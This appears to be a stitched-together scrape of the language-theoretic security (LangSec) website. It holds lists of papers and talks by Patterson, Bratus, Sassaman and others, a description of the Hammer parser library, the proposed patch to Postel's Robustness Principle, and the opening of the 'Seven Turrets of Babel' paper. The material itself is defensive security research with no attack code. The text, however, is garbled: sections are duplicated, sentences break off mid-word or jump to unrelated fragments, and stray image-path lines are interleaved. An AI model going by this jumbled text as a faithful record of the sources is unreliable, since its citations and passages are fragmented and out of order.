- **"The Science of Insecurity"**, Meredith L. Patterson, Sergey Bratus (October-December 2011) [Intro from 28c3], [28c3 video], || slides [28c3], [R.S.S.], [H2HC/Day-con], || [synopsis], [Patch for Postel's Principle]
- **"Towards a formal theory of computer insecurity: a language-theoretic approach"** Len Sassaman, Meredith L. Patterson, Invited Lecture at Dartmouth College (March 2011), [video]
- **"Exploiting the Forest with Trees"**, Len Sassaman, Meredith L. Patterson, BlackHat USA, August 2010, [video]

Vulnerabilities & bugs:

- **"Shotgun parsers"**, Meredith L. Patterson, Sergey Bratus, Dan 'TQ' Hirsch (November 2012-February 2013), *Shotgun parsers in the cross-hairs* (Brucon '12) [Brucon '12 video], [Brucon '12 slides]; *"From 'Shotgun Parsers' to Better Software Stacks"*, [Shmoocon '13 video], [Shmoocon '13 slides];
- **"For Want of a Nail"**, Sergey Bratus, [H2HC '14 slides], [Sec-T '14 video]


Software practice:

- **"LANGSEC 2011-2016", CONFidence 2013 Keynote**, Meredith L. Patterson, [slides], [video]
- **"Cats and Dogs Living Together: LangSec is Also About Usability"**, Meredith L. Patterson, [slides], [video]

Tools:

- **Hammer**, https://github.com/UpstandingHackers/hammer, is a parser construction kit with bindings for C/C++, Java, Ruby, Python, Perl, Go, .Net, and PHP. Like many modern parsing libraries, it provides a *parser combinator* interface for writing grammars as inline domain-specific languages, but Hammer also provides 5 different parsing back-ends. It's also bit-oriented rather than character-oriented, making it ideal for parsing binary data such as images, network packets, audio, and executables. Hammer grammars can include single-bit flags or multi-bit constructs that span character boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.

[http://langsec.org/]



Articles:


2011 *USENIX ;login:*

- **"Exploit Programming: from Buffer Overflows to Weird Machines and Theory of Computation"**, Sergey Bratus, Michael E. Locasto, Meredith L. Patterson, Len Sassaman, Anna Shubina [PDF]
- **"The Halting Problems of Network Stack Insecurity"**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Anna Shubina [PDF], [PDF@USENIX]

Talks:

Theory:

- **"The Science of Insecurity"**, Meredith L. Patterson, Sergey Bratus (October-December 2011) [Intro from 28c3], [28c3 video], || slides [28c3], [R.S.S.], [H2HC/Day-con], || [synopsis], [Patch for Postel's Principle]
- **"Towards a formal theory of computer insecurity: a language-theoretic approach"** Len Sassaman, Meredith L. Patterson, Invited Lecture at Dartmouth



Exploit Programming


From Buffer Overflows to “Weird Machines” and Theory of Computation

Hacker-driven exploitation research has developed into a discipline of its own, concerned with practical exploration of how unexpected computational properties arise in actual multi-layered, multi-component computing systems, and of what these systems could and could not compute as a result. The staple of this research is describing unexpected (and unexpectedly powerful) computational models inside targeted systems, which turn a part of the target into a so-called “weird machine” programmable by the attacker via crafted inputs (a.k.a. “exploits”). Exploits came to be understood and written as programs for these “weird machines” and served as *constructive proofs* that a computation considered impossible could actually be performed by the targeted environment.

2016, Boston. [PDF]. (See also Brucon 2012, Shmoocon 2013 talks for more LangSec-preventable weakness and vulnerability examples)

boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.


[http://langsec.org/]



Jon Postel's Robustness Principle—"Be conservative in what you do, and liberal in what you accept from others"—played a fundamental role in how Internet protocols were designed and implemented. Its influence went far beyond direct application by Internet Engineering Task Force (IETF) designers, as generations of programmers learned from examples of the protocols and server implementations it had shaped.

However, we argue that its misinterpretations were also responsible for the proliferation of Internet insecurity. In particular, several mistakes in interpreting Postel's principle lead to the opposite of robustness—unmanageable insecurity. These misinterpretations, although frequent, are subtle, and

[http://langsec.org/]



Articles:

2011 *USENIX ;login:*

- **"Exploit Programming: from Buffer Overflows to Weird Machines and Theory of Computation"**, Sergey Bratus, Michael E. Locasto, Meredith L. Patterson, Len Sassaman, Anna Shubina [PDF]
- **"The Halting Problems of Network Stack Insecurity"**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Anna Shubina [PDF], [PDF@USENIX]

2012 *IEEE S&P Journal:*

- **"A Patch for Postel's Robustness Principle"**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, [PDF]

2014 *IEEE S&P Journal:*

- **Beyond Planted Bugs in "Trusting Trust": The Input-Processing Frontier**, Sergey Bratus, Trey Darley, Michael Locasto, Meredith L. Patterson, Rebecca ".bx" Shapiro, Anna Shubina [PDF]

2015 *USENIX ;login:*

- **The Bugs We Have to Kill**, Sergey Bratus, Meredith L. Patterson, and Anna Shubina [PDF]

2017 *USENIX ;login:*

- **Curing the Vulnerable Parser: Design Patterns for Secure Input Handling**, Sergey Bratus, Lars Hermerschmidt, Sven M. Hallberg, Michael E. Locasto, Falcon D. Momot, Meredith L. Patterson, and Anna Shubina [PDF] [local PDF]

Papers:

- **Security Applications of Formal Language Theory**, Len Sassaman, Meredith L. Patterson, Sergey Bratus, Michael E. Locasto, Anna Shubina [Dartmouth Computer Science Technical Report TR2011-709], published in IEEE Systems Journal, Volume 7, Issue 3, Sept. 2013
- **The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them**, Falcon Darkstar Momot, Sergey Bratus, Sven M. Hallberg, Meredith L. Patterson, in IEEE SecDev 2016, Nov. 2016, Boston. [PDF]. (See also Brucon 2012, Shmoocon 2013 talks for more LangSec-preventable weakness and vulnerability examples)


Talks:

Theory:

Vul

Soft

flags or multi-bit constructs that span character boundaries, with no hassle. Hammer is thread-safe and reentrant. HammerPrimer is a tutorial for Hammer, in a series of Youtube videos.




The Postel's Principle Patch

Here's our proposed patch:

- Be *definite* about what you accept.
- Treat valid or expected inputs as formal languages, accept them with a matching computational power, and generate their recognizer from their grammar.
- Treat input-handling computational power as a privilege, and reduce it whenever possible.

Being definite about what you accept is crucial for the security and privacy of your users. Being liberal works best for simpler protocols and languages and is in fact limited to such languages. Keep your language regular or at most context free (without length fields).



The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them

Falcon Darkstar Momot
Leviathan Security Group
Seattle, WA
falcon@falconk.rocks

Sergey Bratus
Dartmouth College
Hanover, NH
sergey@cs.dartmouth.edu

Sven M. Hallberg
Hamburg University of Technology
Hamburg, Germany
sven.hallberg@tuhh.de

Meredith L. Patterson
Upstanding Hackers, Inc.
Brussels, Belgium
mlp@upstandinghackers.com

***Abstract*—Input-handling bugs share two common patterns: *insufficient recognition*, where input-checking logic is unfit to validate a program's assumptions about inputs, and *parser differentials*, wherein two or more components of a system fail to interpret input equivalently. We argue that these patterns are artifacts of avoidable weaknesses in the development process and explore these patterns both in general and via recent CVE instances. We break ground on defining the input-handling code weaknesses that *should* be actionable findings and propose a refactoring of existing CWEs to accommodate them. We propose a set of new CWEs to name such weaknesses that will help code auditors and penetration testers precisely express their findings of likely vulnerable code structures.**

I. Introduction


Many famous exploitable bugs of the past few years—such as Heartbleed, Android Master Key, Rosetta Flash, etc.—have been parser bugs. These parsers tended to give experienced

primitive operations, and operating in the space of states that arise from precondition violations. [20, 14]

As Morris noted in 1973, the programmer "could begin each operation with a well-formedness check, but in many cases the cost would exceed that of the useful processing" [29]. To delineate between paranoia and prudently providing for the satisfaction of preconditions in application logic, certain questions must be answered: What are the properties of input that need to be checked and can be relied upon? What coherent sets of such properties can scale up to be implemented correctly by large groups of programmers? To what extent are the pitfalls properties of the input specifications themselves? The LangSec methodology seeks to answer these questions.

B. LangSec

In a nutshell, language-theoretic security (LangSec) is the

